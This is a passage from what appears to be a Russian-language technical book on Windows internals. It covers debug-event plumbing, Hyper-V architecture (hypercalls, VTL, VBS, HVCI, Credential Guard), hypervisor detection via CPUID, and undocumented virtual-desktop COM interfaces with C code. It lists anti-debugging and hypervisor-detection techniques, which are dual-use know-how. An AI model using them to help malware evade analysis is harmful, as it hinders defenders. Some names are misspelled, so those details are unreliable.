
Без отладчика NtClose просто вернёт ошибку. С отладчиком генерируется исключение EXCEPTION_INVALID_HANDLE.

22.8. Внутреннее устройство отладочных событий

Путь исключения в ядре

Когда в отлаживаемом процессе происходит исключение:

1. Процессор генерирует trap/fault
2. Обработчик прерывания ядра (KiTrapXX) вызывает `KiDispatchException`
3. `KiDispatchException` проверяет наличие DebugPort в EPROCESS
4. Если DebugPort установлен, исключение помещается в очередь Debug Object через `DbgkForwardException`
5. Поток отлаживаемого процесса замораживается
6. Событие (KEVENT) Debug Object сигнализируется
7. Отладчик получает событие через `NtWaitForDebugEvent`
8. После обработки (`NtDebugContinue`) поток размораживается



Загрузка DLL (DbgkMapViewOfSection)

При загрузке DLL в отлаживаемый процесс:

1. `LdrLoadDll` вызывает `NtMapViewOfSection`
2. Ядро вызывает `DbgkMapViewOfSection`
3. Если DebugPort установлен, формируется событие `LOAD_DLL_DEBUG_EVENT`
4. Событие помещается в очередь Debug Object

22.9. Практические примеры

В этой главе представлены:

1. **debugger_minimal.c** -- минимальный отладчик на Native API: `DbgUiConnectToDbg`, `NtDebugActiveProcess`, цикл `NtWaitForDebugEvent` с обработкой основных событий
2. **anti_debug_checks.c** -- коллекция техник обнаружения отладчика: `PEB->BeingDebugged`, `NtQueryInformationProcess` (`ProcessDebugPort/ProcessDebugFlags/ProcessDebugObjectHandle`), `RDTSC` timing, heap flags, `SystemKernelDebuggerInformation`
3. **debug_objects_enum.ps1** -- PowerShell-скрипт для перечисления Debug Objects через перечисление дескрипторов

22.10. Выводы

Отладочная подсистема Windows представляет собой хорошо структурированный механизм ядра с чётким API. Ключевые моменты:

- Debug Objects -- объекты ядра, реализующие канал связи отладчик-отлаживаемый
- `DbgUi*` функции `ntdll.dll` предоставляют низкоуровневый доступ к отладке

- Существуют десятки техник anti-debugging, от простых (PEB) до продвинутых (ThreadHideFromDebugger)
- Anti-anti-debugging -- отдельная дисциплина, требующая понимания всех уровней
Понимание этих механизмов необходимо разработчикам отладчиков, специалистам по реверс-инжинирингу и исследователям безопасности.

Глава 23. Гипервизор Windows: Hyper-V Internals


23.1. Введение

Windows Hypervisor Platform (WHP) -- один из наиболее значимых компонентов современных версий Windows. Hyper-V -- это гипервизор первого типа (Type-1, «bare-metal»), работающий непосредственно на аппаратном обеспечении, под всеми операционными системами, включая саму Windows. Когда Hyper-V активен, Windows сама становится «гостевой» ОС, работающей в корневом разделе (root partition) гипервизора.

В этой главе мы рассмотрим архитектуру гипервизора Windows, механизм гипервызовов (hypercalls), Virtual Trust Levels, Virtualization-Based Security (VBS), Hypervisor-enforced Code Integrity (HVCI), Credential Guard и другие аспекты, критически важные для понимания безопасности современных Windows.

23.2. Архитектура гипервизора

Type-1 vs Type-2



Запуск гипервизора

Hyper-V загружается на очень ранней стадии:

1. UEFI загружает `bootmgfw.efi`
2. `bootmgfw.efi` загружает `hvloader.efi`
3. `hvloader.efi` загружает и запускает гипервизор (`hvik64.exe` / `hvak64.exe`)
4. Гипервизор инициализирует VMX/SVM и создаёт корневой раздел
5. Windows загружается внутри корневого раздела

```
UEFI → bootmgfw.efi → hvloader.efi → Hypervisor
                                   ↓
                               Создание Root Partition
                                   ↓
                               winload.efi → ntoskrnl.exe
                               (внутри VTL 0 root partition)
```

23.3. Гипервызовы (Hypercalls)

Механизм гипервызовов

Гипервызовы -- это аналог системных вызовов, но между гостевой ОС и гипервизором. На Intel используется инструкция `VMCALL`, на AMD -- `VMMCALL`.

```
; Типичный гипервызов (x64)
mov rcx, HypercallInputValue ; номер гипервызова + флаги
mov rdx, InputParameterGPA   ; GPA входных параметров
mov r8,  OutputParameterGPA  ; GPA выходных параметров
vmcall                       ; (Intel) или vmmcall (AMD)
; rax = результат гипервызова
```

Формат HypercallInputValue

```
Биты 15..0: Call Code (номер гипервызова)
Бит 16: Fast (1 = параметры в регистрах, 0 = в памяти)
Биты 26..17: Variable header size (для extended hypercalls)
Бит 31: Nested (вложенный гипервызов)
Биты 43..32: Rep count (для повторяемых гипервызовов)
Биты 55..48: Rep start index
```

Известные гипервызовы

Код	Имя	Описание
0x0001	HvSwitchVirtualAddressSpace	Переключение виртуального адресного пространства
0x0002	HvFlushVirtualAddressSpace	Сброс TLB
0x0003	HvFlushVirtualAddressList	Сброс отдельных записей TLB
0x0008	HvNotifyLongSpinWait	Уведомление о длительном ожидании (spinlock)
0x000B	HvPostMessage	Отправка сообщения между разделами
0x000C	HvSignalEvent	Сигнализация события между разделами
0x004E	HvGetVpRegisters	Чтение регистров виртуального процессора
0x004F	HvSetVpRegisters	Установка регистров виртуального процессора
0x0050	HvTranslateVirtualAddress	Трансляция виртуального адреса
0x0051	HvInstallIntercept	Установка перехвата
0x0080	HvExtCallQueryCapabilities	Запрос возможностей extended hypercalls

Страница гипервызовов (Hypercall Page)

Windows отображает специальную страницу с кодом гипервызова. Адрес этой страницы определяется через MSR `HV_X64_MSR_HYPERCALL` (0x40000001):

```
// Чтение MSR гипервизора
ULONG64 hypercallMsr = __readmsr(0x40000001);
// Бит 0: Enabled
// Биты 63..12: GPA базовой страницы
```

Гипервизор размещает на этой странице код, который выполняет VMCALL/VMMCALL с правильной настройкой для текущего процессора.

23.4. Virtual Trust Levels (VTL)

Концепция VTL

Virtual Trust Levels -- ключевая концепция безопасности гипервизора Windows. VTL создаёт иерархию доверия между изолированными средами исполнения:

```
+-----+
| VTL 1 (Secure World) |
| - securekernel.exe   |
| - Credential Guard (lsaiso.exe) |
| - HVCI (Code Integrity) |
| - Secure enclaves    |
| Полный доступ к памяти VTL 0 |
+-----+
| VTL 0 (Normal World) |
| - ntoskrnl.exe        |
| - Все пользовательские приложения |
| - Драйверы            |
| НЕ имеет доступа к памяти VTL 1 |
+-----+
| Hypervisor (hvx64.exe / hvax64.exe) |
| Управляет VTL 0 и VTL 1 |
+-----+
```

Свойства VTL:

- Более высокий VTL имеет доступ к памяти более низких VTL
- Более низкий VTL **не может** читать или писать память более высокого VTL
- Переключение между VTL происходит через гипервизор
- Каждый VTL имеет собственные таблицы страниц второго уровня (SLAT/EPT)

VTL 0 -- Normal World

VTL 0 -- это обычная среда Windows, где работают: - Ядро Windows (ntoskrnl.exe) - Все драйверы - Все пользовательские приложения - Стандартный LSA (lsass.exe)


VTL 1 -- Secure World

VTL 1 -- защищённая среда, управляемая Secure Kernel: - securekernel.exe -- минимальное ядро с ограниченной поверхностью атаки - lsaiso.exe -- изолированный LSA для Credential Guard - Trustlets -- доверенные приложения (IUM = Isolated User Mode)

Переключение VTL

Переключение VTL происходит через специальный механизм:


1. VTL 0 выполняет «secure call» (VTL call) через гипервизор
2. Гипервизор сохраняет контекст VTL 0
3. Гипервизор восстанавливает контекст VTL 1
4. Secure Kernel обрабатывает запрос
5. Обратный переход: VTL 1 → гипервизор → VTL 0



23.5. Virtualization-Based Security (VBS)

Обзор VBS

VBS -- это набор технологий безопасности, использующих гипервизор для создания изолированных сред:



Включение VBS

VBS можно включить через:

1. **Групповая политика:** Computer Configuration → Administrative Templates → System → Device Guard
2. **Реестр:** HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard
3. **DISM:** DISM /Online /Enable-Feature /FeatureName:Microsoft-Hyper-V-Hypervisor

Ключевые значения реестра:

```

HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard
  EnableVirtualizationBasedSecurity : REG_DWORD = 1
  RequirePlatformSecurityFeatures   : REG_DWORD = 1 (Secure Boot)
                                         3 (Secure Boot + DMA)

HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeInteg
  Enabled : REG_DWORD = 1
  Locked  : REG_DWORD = 1 (нельзя отключить удалённо)

```

23.6. Hypervisor-enforced Code Integrity (HVCI)

Принцип работы HVCI

HVCI (также известный как KMCI -- Kernel Mode Code Integrity) использует гипервизор для принудительного выполнения политик целостности кода в ядре. Без HVCI ядро может пометить страницу памяти как исполняемую и записать туда произвольный код. HVCI предотвращает это:

1. Гипервизор контролирует таблицы страниц второго уровня (SLAT/EPT)
2. Страницы ядра, помеченные как исполняемые, защищаются от записи на уровне SLAT
3. Для модификации исполняемых страниц требуется участие VTL 1
4. VTL 1 проверяет, что новый код подписан доверенным издателем

Без HVCI:

Ядро VTL 0:
VirtualAlloc(RWX) → OK
Записать код → OK
Выполнить → OK

С HVCI:

Ядро VTL 0:
VirtualAlloc(RWX)
↓
Hypervisor:
SLAT: RW (не X)
→ Исключение при
попытке исполнения

Для получения X:
VTL 1 проверяет подпись
→ OK: SLAT: R-X
→ Fail: отказ

Влияние HVCI на драйверы

HVCI требует, чтобы драйверы:

- Не использовали аллокации с одновременными правами Write+Execute
- Не модифицировали исполняемые страницы
- Не использовали MDL для обхода защиты страниц
- Были совместимы с HVCI (WHQL-сертификация включает проверку)

23.7. Credential Guard

Архитектура Credential Guard

Credential Guard защищает учётные данные (NTLM хеши, Kerberos TGT/TGS) от кражи, изолируя LSA в VTL 1:

VTL 0:		VTL 1:
+-----+		+-----+
lsass.exe		lsaiso.exe
(LSA обычный)	←--- RPC ---→	(LSA изолир.)
- Обработка		- NTLM хеши
логонров		- Kerberos TGT
- Групповые		- Мастер-ключи
политики		DPAPI
+-----+		+-----+

В обычном режиме (без Credential Guard) lsass.exe хранит все секреты в своей памяти, и компрометация ядра или администраторского процесса позволяет их извлечь (Mimikatz).

С Credential Guard: - Чувствительные данные хранятся в lsaiso.exe (VTL 1) - lsass.exe выступает как прокси, передавая запросы через RPC - Даже компрометация ядра VTL 0 не даёт доступа к памяти VTL 1 - Для извлечения данных требуется компрометация гипервизора

23.8. Secure Kernel (securekernel.exe)

Обзор

Secure Kernel -- это минимальное ядро, работающее в VTL 1. Оно значительно меньше ntoskrnl.exe и имеет ограниченный набор функций:

- Управление памятью VTL 1
- Планирование потоков VTL 1 (Secure Threads)
- Криптографические операции
- Обработка VTL calls от VTL 0
- Управление Trustlets (IUM-процессами)

Системные вызовы Secure Kernel

Secure Kernel имеет собственную таблицу системных вызовов, вызываемых из IUM-процессов:

Номер	Имя	Описание
0	SkmmAllocateVirtualMemory	Выделение памяти в VTL 1
1	SkmmFreeVirtualMemory	Освобождение памяти
5	SkpSetEvent	Установка события
8	SkCreateThread	Создание потока VTL 1
15	SkAlpcSendMessage	Отправка ALPC-сообщения

IUM (Isolated User Mode)

IUM -- это режим пользователя в VTL 1. Trustlets (IUM-процессы) -- это специальные приложения, работающие под защитой Secure Kernel:

- Isaiso.exe (Credential Guard)
- bioiso.exe (Windows Hello, изолированная биометрия)
- Пользовательские trustlets (требуют подпись Microsoft)

23.9. Обнаружение гипервизора

CPUID

Стандартный метод обнаружения гипервизора:

```
// CPUID leaf 1, бит 31 ECX = Hypervisor Present
int cpuInfo[4];
__cpuid(cpuInfo, 1);
BOOL hypervisorPresent = (cpuInfo[2] >> 31) & 1;

if (hypervisorPresent) {
    // Запрос информации о гипервизоре
    __cpuid(cpuInfo, 0x40000000); // Hypervisor CPUID leaf
    // cpuInfo[1..3] содержат vendor string

    char vendor[13] = {0};
    memcpy(vendor + 0, &cpuInfo[1], 4);
    memcpy(vendor + 4, &cpuInfo[2], 4);
    memcpy(vendor + 8, &cpuInfo[3], 4);
    // "Microsoft Hv" для Hyper-V
    // "VMwareVMware" для VMware
    // "KVMKVMKVM\0\0\0" для KVM
}
```

CPUID Leaves гипервизора Microsoft

Leaf	Описание
0x40000000	Vendor ID и максимальный leaf
0x40000001	Hypervisor Interface Identification
0x40000002	Hypervisor System Identity
0x40000003	Hypervisor Feature Identification
0x40000004	Implementation Recommendations
0x40000005	Implementation Limits
0x40000006	Implementation Hardware Features

Запрос через NtQuerySystemInformation

```
// SystemHypervisorInformation (класс 91)
// SystemHypervisorDetailInformation (класс 159)
```

Проверка VBS через WMI

```
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
```

Свойства: - **VirtualizationBasedSecurityStatus**: 0=отключено, 1=включено, 2=работает - **SecurityServicesConfigured**: массив включённых сервисов - **SecurityServicesRunning**: массив работающих сервисов

23.10. Вложенная виртуализация (Nested Virtualization)

Обзор

Windows поддерживает вложенную виртуализацию, когда гипервизор Hyper-V работает внутри виртуальной машины Hyper-V. Это необходимо для:

- Тестирования конфигураций Hyper-V
- Запуска контейнеров Windows с Hyper-V изоляцией внутри VM
- Запуска Windows Sandbox внутри VM
- Разработки и тестирования VBS-сценариев

Включение

```
# На хосте: включить вложенную виртуализацию для VM
Set-VMProcessor -VMName <VMName> -ExposeVirtualizationExtensions $true
```

Ограничения

- Требуется Windows Server 2016+ или Windows 10 1607+
- Только Intel (до недавнего времени; AMD поддержка добавлена позже)
- Значительное снижение производительности при многоуровневой вложенности
- Не все функции SLAT доступны во вложенном режиме

23.11. MSR и регистры гипервизора

Гипервизорные MSR

Hyper-V определяет набор синтетических MSR:

MSR	Имя	Описание
0x40000000	HV_X64_MSR_GUEST_OS_ID	Идентификатор гостевой ОС
0x40000001	HV_X64_MSR_HYPERCALL	Конфигурация страницы гипервызовов
0x40000002	HV_X64_MSR_VP_INDEX	Индекс виртуального процессора
0x40000003	HV_X64_MSR_RESET	Сброс раздела
0x40000010	HV_X64_MSR_VP_RUNTIME	Время работы VP (100ns units)
0x40000020	HV_X64_MSR_TIME_REF_COUNT	Счётчик времени (монотонный)
0x40000070	HV_X64_MSR_SCONTROL	Synth. interrupt control
0x40000071	HV_X64_MSR_SVERSION	Synth. interrupt version
0x40000080	HV_X64_MSR_SIEFP	Synth. interrupt event flags page
0x40000090	HV_X64_MSR_SINT0..15	Synth. interrupt sources
0x400000B0	HV_X64_MSR_STIMER0_CONFIG	Synth. timer 0 config

Hypervisor Shared Page

Гипервизор предоставляет гостевым ОС страницу с разделяемыми данными (Reference TSC Page), которая позволяет выполнять быстрые операции замера времени без выхода из VM (VM-exit):

```
typedef struct _HV_REFERENCE_TSC_PAGE {
    ULONG TscSequence;        // Номер последовательности (0 = невалидно)
    ULONG Reserved1;
    ULONG64 TscScale;         // Множитель TSC
    LONG64 TscOffset;         // Смещение TSC
    ULONG64 Reserved2[509];
} HV_REFERENCE_TSC_PAGE;

// Вычисление референсного времени (100ns единицы):
// ReferenceTime = ((RDTSC * TscScale) >> 64) + TscOffset
```

23.12. Практические примеры

В этой главе представлены:

1. **vbs_check.c** -- проверка состояния VBS/HVCI через NtQuerySystemInformation(SystemCodeIntegrityInformation), реестр и WMI (DeviceGuard)
2. **hypervisor_info.ps1** -- PowerShell-скрипт для сбора информации о гипервизоре: присутствие, вендор, состояние VBS/HVCI, информация о VTL

23.13. Выводы

Hyper-V -- это не просто средство виртуализации, а фундамент безопасности современных Windows:

- **VBS** создаёт аппаратно изолированные среды через VTL
- **HVCI** предотвращает исполнение неподписанного кода в ядре
- **Credential Guard** защищает учётные данные от кражи
- **HyperGuard** усиливает PatchGuard

Понимание архитектуры гипервизора необходимо для:

- Разработки совместимых драйверов
- Анализа безопасности системы
- Исследования атак на виртуализацию
- Понимания производительности (overhead гипервизора)

Тенденция к перемещению критических функций безопасности в гипервизор продолжается: Microsoft активно расширяет VBS, добавляя новые защищённые компоненты в VTL 1.

Глава 24. Недокументированные возможности Windows Shell и UI

24.1. Введение

Windows Shell — это обширная подсистема, реализующая графический интерфейс пользователя: рабочий стол, панель задач, File Explorer, меню «Пуск» и множество других компонентов. За документированными API скрывается обширный набор недокументированных COM-интерфейсов, внутренних функций DWM (Desktop Window Manager) и скрытых возможностей, которые Microsoft использует для реализации функциональности Shell, но не публикует в SDK.

В этой главе мы рассмотрим:

- Недокументированные COM-интерфейсы виртуальных рабочих столов
- Методы обнаружения COM-интерфейсов через реверс-инжиниринг
- Скрытые страницы Settings и механизм их регистрации
- Внутренности DWM: рендеринг, приватные API, ординальные экспорты
- Недокументированные оконные сообщения и стили
- Внутренности панели задач и области уведомлений
- Immersive Shell (twinui.dll, ShellExperienceHost.exe)

24.2. Недокументированные Shell COM-интерфейсы

Документированный интерфейс IVirtualDesktopManager

Windows 10 представила виртуальные рабочие столы. Документированный COM-интерфейс `IVirtualDesktopManager` предоставляет минимальную функциональность:

```
// {A5CD92FF-29BE-454C-8D04-D82879FB3F1B}
DEFINE_GUID(IID_IVirtualDesktopManager,
    0xA5CD92FF, 0x29BE, 0x454C,
    0x8D, 0x04, 0xD8, 0x28, 0x79, 0xFB, 0x3F, 0x1B);

// Документированные методы:
// - IsWindowOnCurrentVirtualDesktop(HWND, BOOL*)
// - GetWindowDesktopId(HWND, GUID*)
// - MoveWindowToDesktop(HWND, REFGUID)
```

Этот интерфейс позволяет только определить, на каком рабочем столе находится окно, и переместить его. Нет возможности создавать, удалять или переключать рабочие столы.

Недокументированный IVirtualDesktopManagerInternal

Полнофункциональное управление виртуальными рабочими столами доступно через недокументированный COM-интерфейс `IVirtualDesktopManagerInternal`. GUID этого интерфейса меняется между версиями Windows, что делает его использование хрупким:

```
// Примерный GUID для Windows 10 21H2 / Windows 11:
// {B2F925B9-5A0F-4D2E-9F4D-2B1507593C10} (может отличаться)

// Реконструированная vtable (порядок зависит от версии):
struct IVirtualDesktopManagerInternalVtbl {
    // IUnknown
    HRESULT (*QueryInterface)(void*, REFIID, void**);
    ULONG (*AddRef)(void*);
    ULONG (*Release)(void*);

    // IVirtualDesktopManagerInternal
    HRESULT (*GetCount)(void*, HMONITOR, UINT*);
    HRESULT (*MoveViewToDesktop)(void*, IApplicationView*, IVirtualDesktop*);
    HRESULT (*CanViewMoveDesktops)(void*, IApplicationView*, BOOL*);
    HRESULT (*GetCurrentDesktop)(void*, HMONITOR, IVirtualDesktop**);
    HRESULT (*GetDesktops)(void*, HMONITOR, IObjectArray**);
    HRESULT (*GetAdjacentDesktop)(void*, IVirtualDesktop*, int direction,
                                  IVirtualDesktop**);
    HRESULT (*SwitchDesktop)(void*, HMONITOR, IVirtualDesktop*);
    HRESULT (*CreateDesktop)(void*, HMONITOR, IVirtualDesktop**);
    HRESULT (*MoveDesktop)(void*, IVirtualDesktop*, HMONITOR, int index);
    HRESULT (*RemoveDesktop)(void*, IVirtualDesktop*, IVirtualDesktop* fallback);
    HRESULT (*FindDesktop)(void*, GUID*, IVirtualDesktop**);
    HRESULT (*GetDesktopSwitchIncludeExcludeViews)(void*, IVirtualDesktop*,
                                                    IObjectArray**, IObjectArray**);
    HRESULT (*SetDesktopName)(void*, IVirtualDesktop*, HSTRING name);
    HRESULT (*SetDesktopWallpaper)(void*, IVirtualDesktop*, HSTRING path);
    HRESULT (*UpdateWallpaperPathForAllDesktops)(void*, HSTRING path);
    HRESULT (*CopyDesktopState)(void*, IApplicationView*, IApplicationView*);
    HRESULT (*GetDesktopIsPerMonitor)(void*, BOOL*);
    HRESULT (*SetDesktopIsPerMonitor)(void*, BOOL*);
};
```

IAApplicationViewCollection

IAApplicationViewCollection позволяет получить список всех представлений приложений (Application Views) на каждом рабочем столе:

```
// Реконструированный интерфейс
struct IAApplicationViewCollectionVtbl {
    // IUnknown
    HRESULT (*QueryInterface)(void*, REFIID, void**);
    ULONG (*AddRef)(void*);
    ULONG (*Release)(void*);

    // IAApplicationViewCollection
    HRESULT (*GetViews)(void*, IObjectArray**);
    HRESULT (*GetViewsByZOrder)(void*, IObjectArray**);
    HRESULT (*GetViewsByAppUserModelId)(void*, LPCWSTR, IObjectArray**);
    HRESULT (*GetViewForHwnd)(void*, HWND, IApplicationView**);
    HRESULT (*GetViewForApplication)(void*, /*IImmersiveApplication*/void*,
                                      IApplicationView**);
    HRESULT (*GetViewForAppUserModelId)(void*, LPCWSTR, IApplicationView**);
    HRESULT (*GetViewInFocus)(void*, IApplicationView**);
    HRESULT (*TryGetLastActiveVisibleView)(void*, IApplicationView**);
    HRESULT (*RefreshCollection)(void*);
    HRESULT (*RegisterForApplicationViewChanges)(void*, /*IAApplicationViewChangeListener*/
                                                  DWORD*);
    HRESULT (*UnregisterForApplicationViewChanges)(void*, DWORD);
};
```

Связанные СОМ-интерфейсы

Интерфейс	Описание
<code>IVirtualDesktop</code>	Представляет один виртуальный рабочий стол (ID, имя)
<code>IVirtualDesktopManagerInternal</code>	Управление рабочими столами (создание, удаление, переключение)
<code>IVirtualDesktopNotification</code>	Уведомления об изменениях (создание/удаление/переключение)
<code>IVirtualDesktopNotificationService</code>	Регистрация для получения уведомлений
<code>IVirtualDesktopPinnedApps</code>	Управление «закреплёнными» приложениями (видны на всех столах)
<code>IApplicationView</code>	Представление окна/приложения для Shell
<code>IApplicationViewCollection</code>	Коллекция всех представлений
<code>IVirtualDesktop2</code> (Windows 11)	Расширение <code>IVirtualDesktop</code> с именем рабочего стола

Service Provider — точка входа

Все недокументированные Shell-интерфейсы доступны через `IServiceProvider`, получаемый через «Immersive Shell» объект:

```
// CLSID_ImmersiveShell
// {C2F03A33-21F5-47FA-B4BB-156362A2F239}
DEFINE_GUID(CLSID_ImmersiveShell,
            0xC2F03A33, 0x21F5, 0x47FA,
            0xB4, 0xBB, 0x15, 0x63, 0x62, 0xA2, 0xF2, 0x39);

// Получение IServiceProvider:
IServiceProvider *pServiceProvider = NULL;
CoCreateInstance(&CLSID_ImmersiveShell, NULL, CLSCTX_LOCAL_SERVER,
                &IID_IServiceProvider, (void**)&pServiceProvider);

// Через IServiceProvider можно получить:
IVirtualDesktopManagerInternal *pDesktopManager = NULL;
pServiceProvider->QueryService(
    &CLSID_VirtualDesktopManagerInternal,
    &IID_IVirtualDesktopManagerInternal,
    (void**)&pDesktopManager
);

// Аналогично для других интерфейсов:
IApplicationViewCollection *pViewCollection = NULL;
pServiceProvider->QueryService(
    &IID_IApplicationViewCollection,
    &IID_IApplicationViewCollection,
    (void**)&pViewCollection
);

IVirtualDesktopNotificationService *pNotifService = NULL;
pServiceProvider->QueryService(
    &CLSID_VirtualDesktopNotificationService,
    &IID_IVirtualDesktopNotificationService,
    (void**)&pNotifService
);
```

```
// Полный пример программного управления виртуальными рабочими столами
#include <windows.h>
#include <objbase.h>
#include <stdio.h>

// GUID-ы (специфичны для конкретного билда Windows 11)
// Необходимо обновлять при смене версии ОС

void EnumerateDesktops(IVirtualDesktopManagerInternal *pManager) {
    IObjectArray *pDesktops = NULL;
    // NULL вместо HMONITOR = все мониторы
    HRESULT hr = pManager->GetDesktops(NULL, &pDesktops);
    if (FAILED(hr)) return;

    UINT count = 0;
    pDesktops->GetCount(&count);
    printf("Virtual desktops: %u\n", count);

    for (UINT i = 0; i < count; i++) {
        IVirtualDesktop *pDesktop = NULL;
        pDesktops->GetAt(i, &IID_IVirtualDesktop, (void**)&pDesktop);
        if (pDesktop) {
            GUID id;
            pDesktop->GetID(&id);
            printf("   Desktop %u: {%08lx-%04hx-%04hx-%02hhx%02hhx-%02hhx%02hhx%02hhx%02hhx%02hhx}\n",
                i, id.Data1, id.Data2, id.Data3,
                id.Data4[0], id.Data4[1], id.Data4[2], id.Data4[3],
                id.Data4[4], id.Data4[5], id.Data4[6], id.Data4[7]);
            pDesktop->Release();
        }
    }
    pDesktops->Release();
}

void SwitchToDesktop(IVirtualDesktopManagerInternal *pManager, UINT index) {
    IObjectArray *pDesktops = NULL;
    pManager->GetDesktops(NULL, &pDesktops);

    IVirtualDesktop *pDesktop = NULL;
    pDesktops->GetAt(index, &IID_IVirtualDesktop, (void**)&pDesktop);
    if (pDesktop) {
        pManager->SwitchDesktop(NULL, pDesktop);
        pDesktop->Release();
    }
    pDesktops->Release();
}

void CreateNewDesktop(IVirtualDesktopManagerInternal *pManager) {
    IVirtualDesktop *pNewDesktop = NULL;
    HRESULT hr = pManager->CreateDesktop(NULL, &pNewDesktop);
    if (SUCCEEDED(hr) && pNewDesktop) {
        GUID id;
        pNewDesktop->GetID(&id);
        printf("Created desktop: {%08lx-...}\n", id.Data1);
        pNewDesktop->Release();
    }
}
```

Предупреждение: GUID интерфейсов и vtable layout меняются при обновлениях Windows. Каждый крупный билд (22H2, 23H2, 24H2) может привести к поломке кода. Необходимо поддерживать таблицу GUID для каждой версии ОС.

Обнаружение COM-интерфейсов через реверс-инжиниринг

Как находить IID недокументированных COM-интерфейсов:

Метод 1: Анализ символов и typelib

1. Загрузить twinui.pcsHELL.dll (или twinui.dll) в IDA Pro / Ghidra
